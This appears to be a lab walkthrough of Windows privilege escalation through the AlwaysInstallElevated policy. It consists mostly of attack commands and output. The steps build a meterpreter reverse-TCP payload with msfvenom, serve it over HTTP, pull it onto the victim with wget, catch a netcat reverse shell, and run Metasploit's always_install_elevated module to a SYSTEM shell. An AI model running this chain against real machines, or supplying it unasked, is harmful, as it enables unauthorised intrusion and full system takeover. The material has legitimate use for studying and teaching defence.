


Always Elevated

Steps:-

1. Firstly we have to enable the "always install with elevated privilege", then update using "gpupdate" on cmd.



- Now we will try to get the reverse shell using the “nc” and after getting the access will run some commands only to check.

```
(root@root)-[~]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.28.55] from (UNKNOWN) [192.168.28.14] 50878
ls
```

Directory: C:\Users\root

Mode	LastWriteTime	Length	Name
d-r—	10/19/2024 11:13 PM		3D Objects
d-r—	10/19/2024 11:13 PM		Contacts
d-r—	11/1/2024 6:14 PM		Desktop
d-r—	10/19/2024 11:13 PM		Documents
d-r—	10/19/2024 11:13 PM		Downloads
d-r—	10/19/2024 11:13 PM		Favorites
d-r—	10/19/2024 11:13 PM		Links
d-r—	10/19/2024 11:13 PM		Music
d-r—	10/19/2024 11:17 PM		OneDrive
d-r—	10/19/2024 11:17 PM		Pictures
d-r—	10/19/2024 11:13 PM		Saved Games
d-r—	10/19/2024 11:15 PM		Searches
d-r—	10/19/2024 11:13 PM		Videos
-a—	10/28/2024 4:09 PM	73802	am.exe

- Now we will run following commands to check, if we see “0x1” then we are good to go:
“reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer”
(The value shown in output as 0x1 represent 1 in decimal number and it represents the **enabled** state of the setting.)

```
PS C:\Users\Admin> reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
```

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

AlwaysInstallElevated	REG_DWORD	0x1
-----------------------	-----------	-----

4. Using msfvenom for creating the payload

```
(root@root)-[~/Desktop]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=eth0 lport=1234 -f exe>am.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@root)-[~/Desktop]
# lsof -i :445

(root@root)-[~/Desktop]
# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.28.14 - - [28/Oct/2024 06:39:16] "GET /am.exe HTTP/1.1" 200 -
192.168.28.14 - - [28/Oct/2024 06:40:55] "GET /am.exe HTTP/1.1" 200 -
```

5. Now we are using “wget” to get the payload previously created

```
PS C:\Users\root> cd Desktop
PS C:\Users\root\Desktop> wget http://192.168.28.55/am.exe -o am.exe
PS C:\Users\root\Desktop> ls

Directory: C:\Users\root\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----          10/28/2024   4:10 PM           73802 am.exe
-a----          10/28/2024   4:12 PM            43 command.txt
-a----          10/19/2024  11:15 PM          1446 Microsoft Edge.lnk

PS C:\Users\root\Desktop>
```

6. Now we will use the msfconsole command and search for “always elevated” Setting the environment and after hitting run , we finally get shell and system32 means root/administrator

```
(root@root)-[~]
# msfconsole -q
msf6 > search always elevated

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/local/always_install_elevated  2010-03-18      excellent Yes     Windows AlwaysInstallElevated MSI

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/always_install_elevated
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/always_install_elevated) > set lhost eth0
lhost => eth0
msf6 exploit(windows/local/always_install_elevated) > set session 1
session => 1
msf6 exploit(windows/local/always_install_elevated) > run
```

```
C:\Windows\system32> |
```